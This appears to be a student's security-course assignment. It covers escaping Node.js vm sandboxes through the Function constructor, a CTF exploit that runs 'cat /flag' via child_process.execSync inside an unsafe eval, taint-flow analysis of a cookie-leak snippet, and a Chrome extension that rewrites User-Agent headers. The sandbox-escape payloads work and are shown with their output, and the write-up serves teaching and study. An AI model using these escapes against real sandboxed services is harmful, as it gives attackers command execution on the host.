


Language-based Sandboxing

1.1 Set up REPL

A terminal window with a dark purple background and light green text. The text shows the Node.js REPL environment. The first line is 'Welcome to Node.js v12.16.1.' followed by 'Type ".help" for more information.' The second line shows a prompt '>' followed by the command 'eval(1+1)'. The third line shows the result '2' in yellow. The fourth line shows a prompt '>' with a white cursor.

```
Welcome to Node.js v12.16.1.
Type ".help" for more information.
> eval(1+1)
2
>
```

1.2 VM context experiment

1) Access `secret` -- **Not accessible**

```
> vm.runInContext(code, context)
evalmachine.<anonymous>:1
console.log(secret)
      ^
Uncaught ReferenceError: secret is not defined
    at evalmachine.<anonymous>:1:13
    at Script.runInContext (vm.js:131:20)
    at Object.runInContext (vm.js:295:6)
    at repl:1:4
    at Script.runInThisContext (vm.js:120:20)
    at REPLServer.defaultEval (repl.js:430:29)
    at bound (domain.js:426:14)
    at REPLServer.runBound [as eval] (domain.js:439:12)
    at REPLServer.onLine (repl.js:758:10)
    at REPLServer.emit (events.js:323:22)
> 
```

2) Access `Object` -- **Accessible**

```
> code = "Object"
'Object'
> vm.runInContext(code, context)
[Function: Object]
> 
```

3) Access `global` -- **Not accessible**

```
> code = "global"
'global'
> vm.runInContext(code, context)
evalmachine.<anonymous>:1
global
^
Uncaught ReferenceError: global is not defined
    at evalmachine.<anonymous>:1:1
    at Script.runInContext (vm.js:131:20)
    at Object.runInContext (vm.js:295:6)
    at repl:1:4
    at Script.runInThisContext (vm.js:120:20)
    at REPLServer.defaultEval (repl.js:430:29)
    at bound (domain.js:426:14)
    at REPLServer.runBound [as eval] (domain.js:439:12)
    at REPLServer.onLine (repl.js:758:10)
    at REPLServer.emit (events.js:323:22)
> 
```

4) Access `process` -- **Not accessible**

```
> code = "process"
'process'
> vm.runInContext(code, context)
evalmachine.<anonymous>:1
process
^
Uncaught ReferenceError: process is not defined
    at evalmachine.<anonymous>:1:1
    at Script.runInContext (vm.js:131:20)
    at Object.runInContext (vm.js:295:6)
    at repl:1:4
> 
```

5) Access `require` -- **Not accessible**

```

> code = "require"
'require'
> vm.runInContext(code, context)
evalmachine.<anonymous>:1
require
^

Uncaught ReferenceError: require is not defined
    at evalmachine.<anonymous>:1:1
    at Script.runInContext (vm.js:131:20)

```

6) Access `this` -- Accessible

```

    at REPLServer.emit (events.js:321:22)
> code = "this"
'this'
> vm.runInContext(code, context)
{}
>

```

7) Access `eval` -- Accessible

```

[Function: eval]
> code = 'eval(1+1)'
'eval(1+1)'
> vm.runInContext(code, context)
2
>

```

8) Access Function -- Accessible

```

    at REPLServer.emit (events.js:321:22)
> code = " new Function('a', 'b', 'return a + b') "
" new Function('a', 'b', 'return a + b') "
> vm.runInContext(code, context)
[Function: anonymous]
>

```

1.3 Almost Secure

The `vm` module provides a separated environment (sandbox) to run code by calling `vm` APIs, since the code can run in a different context. But it does not mean we are freely to run untrusted code in this context, because the code running in this separate module can still access variables, resources using in the main process. For example, attackers can take advantage of `child_process` module to bypass this sandbox, visit victim's machine and execute malicious code.

Note: `child_process` module enables node to execute system-level script.

Example:

```
const vm = require('vm');
const context = {};
vm.createContext(context)
let execTest = "require('child_process').execSync('ls /');"
execTest = eval(execTest).toString();
code = "this.constructor.constructor('return execTest')()"
vm.runInContext(code, context)
```

In this example, unsafe `eval(XXX)` is trying to execute in the new context, but actually it not safe enough, since the unsafe command can access main process and get your local machine information. In this example, your file on `/` directory can easily be listed.

1.4 One Neat Trick

1) Access `secret`

```
Welcome to Node.js v12.16.1.
Type ".help" for more information.
> const vm = require('vm');
undefined
> const context = {};
undefined
> vm.createContext(context)
{}
> const secret = '14828'
undefined
> let code = "this.constructor.constructor('return secret')()"
undefined
> vm.runInContext(code, context);
evalmachine.<anonymous>:1
this.constructor.constructor('return secret')()

Uncaught SyntaxError: Invalid or unexpected token
> let code = "this.constructor.constructor('return secret')()"
Uncaught SyntaxError: Identifier 'code' has already been declared
> code
'this.constructor.constructor('return secret')()'
> code = "this.constructor.constructor('return secret')()"
'this.constructor.constructor('return secret')()'
> vm.runInContext(code, context);
'14828'
```

2) Access `Object` -- previously accessible

3) Access `global`

```
> code = "this.constructor.constructor('return global')()"
"this.constructor.constructor('return global')()"
> vm.runInContext(code, context)
Object [global] {
  global: [Circular],
  clearInterval: [Function: clearInterval],
  clearTimeout: [Function: clearTimeout],
  setInterval: [Function: setInterval],
  setTimeout: [Function: setTimeout] { [Symbol(util.promisify.custom)]: [Function] },
  queueMicrotask: [Function: queueMicrotask],
  clearImmediate: [Function: clearImmediate],
  setImmediate: [Function: setImmediate] {
    [Symbol(util.promisify.custom)]: [Function]
  }
}
```

4) Access `process`

```
> code = "this.constructor.constructor('return process')()"
"this.constructor.constructor('return process')()"
> vm.runInContext(code, context)
process {
  version: 'v12.16.1',
  versions: {
```

5) Access `require`

```
> code = "this.constructor.constructor('return require')()"
"this.constructor.constructor('return require')()"
> vm.runInContext(code, context)
[Function: require] {
  resolve: [Function: resolve] { paths: [Function: paths] },
  main: undefined,
  extensions: [Object: null prototype] {
    '.js': [Function],
    '.json': [Function],
    '.node': [Function]
  }
}
```

6) Access `this` - **previously accessible**

7) Access `eval` - **previously accessible**

8) Access `Function` - **previously accessible**

1.5 Explaining That Neat Trick

Code to Experiment	REPL output
this	{ } : the separated VM context
this.constructor	[Function: Object]: Object Constructor
this.constructor.constructor	[Function: Function]: Function constructor in the main program
code = "Function"; vm.runInContext(code, context) === Function;	false
code = "this.constructor.constructor"; vm.runInContext(code, context) ===Function;	true

Function constructor is like the highest function javascript gives, it has access to global scope as we can see in the previous experiment. In this case, it can return any global variables. Function constructor make it possible for you to generate a function from a string and therefore arbitrary code got executed.

1.6 Neat Trick to Exploitation - CVE-2017-16088

(1) CTF user name: hit

(2) Flag: "14828{3scape_fr0m_1s0l@ti0n}\n"

Enter your statement to eval here:

```
process=this.constructor.constructor('return process')().mainModule.require('child_process').execSync('cat /flag').toString();
```

Run the code!

Your results will be shown below:

```
"14828{3scape_fr0m_1s0l@ti0n}\n"
```

(3) Vulnerability: unsafe `eval`. I notice the `eval_to_json` method is using `eval()` to execute code in the given sample. So if I want to get the flag, I should inject my malicious code into `eval` method.

(4) Explain: As I mentioned on (3), I need to find code that can read file from `/flag`. The code should be `require('child_process').execSync('cat /flag').toString()`, but when I first tried, `require` was not allowed. In this case I probably could get process module from main process, as I mentioned on 1.3.

Finally the code came up with was as follows and I got the flag successfully. One thing I notice is that though `eval(code)` provides a method to execute `code`, but the `code` should not contain `","`.

```
process=this.constructor.constructor('return process')
().mainModule.require('child_process').execSync('cat /flag').toString();
```


Taint Analysis

2.1 Data flow

As displayed on the table below, **multi variables are separated by comma**.

Source variables	Destination variables
document,document.cookies	c
c, x	x_prime
x_prime	obj.lol
obj, obj.lol, obj.lol[idx], test	hacker

Taint sink: q3_h4x(hacker)

2.2 Data flows II

The reason why we need to propagate taint is:

To monitor the complete data flow, taint source that being considered is not limited to all object types in JavaScript, but also conversion and interaction among different object types. If the intermediate variable of a data flow is not tainted, it is likely that the output will be failed to taint.

For example in the given snippet , it is obvious that `x`, `x_prime`, `obj` are all intermediate variables, if we miss to taint such as `x_prime`, it is very likely that `obj` will not be tainted. In this case, we may failed to detect the request `fetch(woops)` (if it should be tainted) as taint sink, which will make taint tracking lose its effectiveness.

2.3 Implicit Flows

Source variables	Destination variables
document,document.cookie	c
c, x	x_prime
x_prime	obj.lol
obj, obj.lol, obj.lol[idx],test	hacker


Taint sink: q3_h4x(hacker)

2.4 Implicit Flows II

When a data flow is caused by assignment, it should be considered as direct flow, but the one I mentioned before has following attributes which lead it to be considered as implicit flow.

- (1) `x_prime` is not directly assigned to `obj`, but by an attribute in `obj`, which is `obj.lol`;
- (2) `hacker` is determined by `obj`, `obj.lol`, `obj.lol[idx]` and `test`, this part is a control flow.

2.5 DFG



2.6 Implicit Data Flow Tainting Tradeoffs

The paper mentioned that it is necessary for Mystique propagates taint across control flow dependencies and direct data flow. If all the control flows are tainted, it is inevitable that some false positive results will occur. For example as shown in the function `q3`, as I mentioned before, the variable `hacker` will be tainted here, but if we check out the actual value of `hacker`, there is no sensitive information in the URL actually, in this case, some false positive results will definitely be generated.

Obviously, there is a tradeoff in propagating taints for implicit data flows to either make the analysis sound or make it complete. Here, as the paper mentioned is necessary for detecting privacy leakage from extensions, so false positives are tolerant.

2.7 Alternative Strategy Tradeoffs

Suppose we do not taint that control flow, then we will not detect taint in taint sink, consequently, we can get a true negative result for this data flow. In this special case, we might prefer not to taint this special control flow, since there is no sensitive information in the URL. But I think in the real world, especially when the experts are doing research with tons of data and hundreds and millions of different data flows, it is not easy to find a way to process all the conditions uniformly.

The other thing I'd like to mention is that the paper also mentioned ways to mitigate this the false-positive problems such as label taint data from control-flow differently or include more detail information to easy pin-point where the control-flow dependency originates.

BONUS

3.1 Compiling.

Hi instructors, I have windows and Ubuntu system on my 8.0GB RAM laptop, but unfortunately, I don't have enough space for the project. The following figure is my disk usage on windows. In this situation I had to switch to using extensions.

windows and ubuntu disk usage usage:



```
yanan@yanan-omen:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            3.9G   0    3.9G   0% /dev
tmpfs           788M  10M   778M   2% /run
/dev/sdb4        21G   16G   3.6G  82% /
tmpfs           3.9G   42M   3.9G   2% /dev/shm
tmpfs           5.0M   4.0K   5.0M   1% /run/lock
tmpfs           3.9G   0    3.9G   0% /sys/fs/cgroup
/dev/sdb6       181M  159M   9.2M  95% /boot
/dev/sda1       256M  112M  145M  44% /boot/efi
/dev/sdb7       77G   8.9G   64G  13% /home
tmpfs           788M   60K   788M   1% /run/user/1000
none           3.9G   12M   3.9G   1% /tmp/guest-z5gb6j
tmpfs           788M   92K   788M   1% /run/user/998
tmpfs           788M   16K   788M   1% /run/user/108
tmpfs           788M   84K   788M   1% /run/user/1001
yanan@yanan-omen:~$
```


3.2 User-Agent String

I implemented this question by building an extension. Basically I should create a background js, and call the `webRequest` APIs. I list the code and result here:

code:

Note:

1) Since my chrome version is 81.0.X, to test the extension, I changed the expression from

`Chrome/82.X.X` to `Chrome/8[1-2].[0-9]+`.

2) To make sure all the user-agent can be modified successfully, please got to Chrome console, switch to `Network` tab, and check `Disable cache`.

```
chrome.webRequest.onBeforeSendHeaders.addListener(  
  function (details) {  
    for (var i = 0; i < details.requestHeaders.length; ++i) {  
      if (details.requestHeaders[i].name === 'User-Agent') {  
        let ua = details.requestHeaders[i].value;  
        const regex = new RegExp("Chrome/8[1-2].[0-9]+");  
        ua = ua.replace(regex, "Chrome/14.828");  
        details.requestHeaders[i].value = ua;  
        break;  
      }  
    }  
    return { requestHeaders: details.requestHeaders };  
  },  
  { urls: ['<all_urls>'] },  
  ['blocking', 'requestHeaders']  
);
```

3) The result is as follows:

